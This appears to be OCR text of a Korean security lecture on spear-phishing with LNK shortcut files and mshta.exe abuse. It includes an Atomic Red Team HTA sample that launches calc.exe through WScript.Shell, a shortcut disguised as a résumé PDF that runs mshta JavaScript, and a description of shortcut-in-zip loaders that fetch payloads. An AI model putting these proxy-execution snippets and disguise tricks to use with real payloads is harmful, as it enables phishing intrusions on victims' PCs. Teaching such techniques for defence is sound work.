
LNK 파일이 내장된 압축파일


With 스피어피싱

211118 이유경

LNK 파일

링크 파일, 바로가기 파일로
바탕화면이나 시작 메뉴 등에 주로 쓰는 프로그램을 놓을 때
원본 위치를 가리키는 링크 파일을 주로 사용





바로가기 파일에 실행인자를 추가하여 파일 실행 가능
ㄴ 악성코드 개발자들이 자주 악용하는 기능

Mshta.exe

정상 용도

- Microsoft HTML Application(aka. HTA) 파일을 실행하는 유틸리티

악의적 사용


- 악성 HTA 파일을 제작하여 사용자에게 스피어피싱 가능
- Mshta.exe 유틸리티를 이용해 VBScript 또는 Javascript 실행을 프록시 가능
- Internet Explorer 브라우저의 보안 컨텍스트 외부에서 실행 (브라우저 보안설정 무시)

Mshta.exe


계산기 실행시키는 HTA 파일


```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION ID="AtomicRedTeam">
    <script language="jscript">
        var c = "cmd.exe /c calc.exe"
        new ActiveXObject('WScript.Shell').Run(c);
    </script>
</head>
<body>
    <script>self.close();</script>
</body>
</html>
```

Mshta.exe


PDF
자소서.pdf
자소서.pdf
자소서.pdf 속성
일반
보안
자세히
이전 버전
PDF
자소서.pdf
파일 형식:
Microsoft Edge PDF Document(.pdf)
연결 프로그램:
Microsoft Edge
변경(C)...
자소서.pdf 속성
터미널
보안
자세히
이전 버전
일반
바로 가기
옵션
글꼴
레이아웃
색
자소서.pdf
파일 형식:
바로 가기(.lnk)
설명:
Windows 명령 처리기


Mshta.exe


자소서.pdf 속성
일반
바로 가기
보안
자세히
이전 버전
자소서.pdf
대상 형식:
응용 프로그램
대상 위치:
System32
대상(T):
indows₩System32₩mshta.exe javascript:alert('test')


HTML Application
test
확인

스피어피싱

특정 개인 및 회사를 대상으로 개인정보를 캐내거나,
특정 정보 탈취 목적으로 하는 피싱 공격



Command & Control

일반적으로 공격자가 다른 PC를 공격하는 목적에서 악성코드를 제어하기 위해 사용

보안뉴스

자기소개서와 이력서, 논문 위장한 악성파일 판친다

감염 이후 해당 악성코드는 C&C 서버에 접속해 공격자의 명령에 따라 사용자 PC의 정보를 탈취하는 등 악성 행위를 수행할 수 있다.

2주 전

머니S

성인용 게임 열었더니 '앗'... 게임 위장 '악성코드' 주의보 - 머니S

실행된 악성코드는 C&C 서버(공격자가 악성코드를 원격 조정하기 위해 사용하는 서버)에 접속해 악성행위를 수행할 수 있다.

1주 전


Malicious Case #as possible

1) 정상 문서로 위장한 악성 바로가기(.lnk) 파일


2) 악성 바로가기(.lnk) 파일이 내장된 DOCX 파일

3) 압축파일 내에 포함된 악성 바로가기(.lnk) 파일


1) 정상 문서로 위장한 악성 바로가기(.lnk) 파일



2) 악성 바로가기(.lnk) 파일이 내장된 DOCX 파일



3) 압축파일 내에 포함된 악성 바로가기(.lnk) 파일



A .zip or .rar file attachment contains the LNK file as an entry vector

.zip 또는 .rar 첨부 파일에 LNK 파일이 항목 벡터로 포함

The LNK file will execute built-in Windows command line tools (CMD.exe, PowerShell, MSHTA, Bitsadmin) to download a bigger script.


LNK 파일은 기본 제공 Windows 명령줄 도구 (CMD, PowerShell, MSHTA, Bitsadmin)를 실행하여 더 큰 스크립트를 다운로드

The script will download the main payload

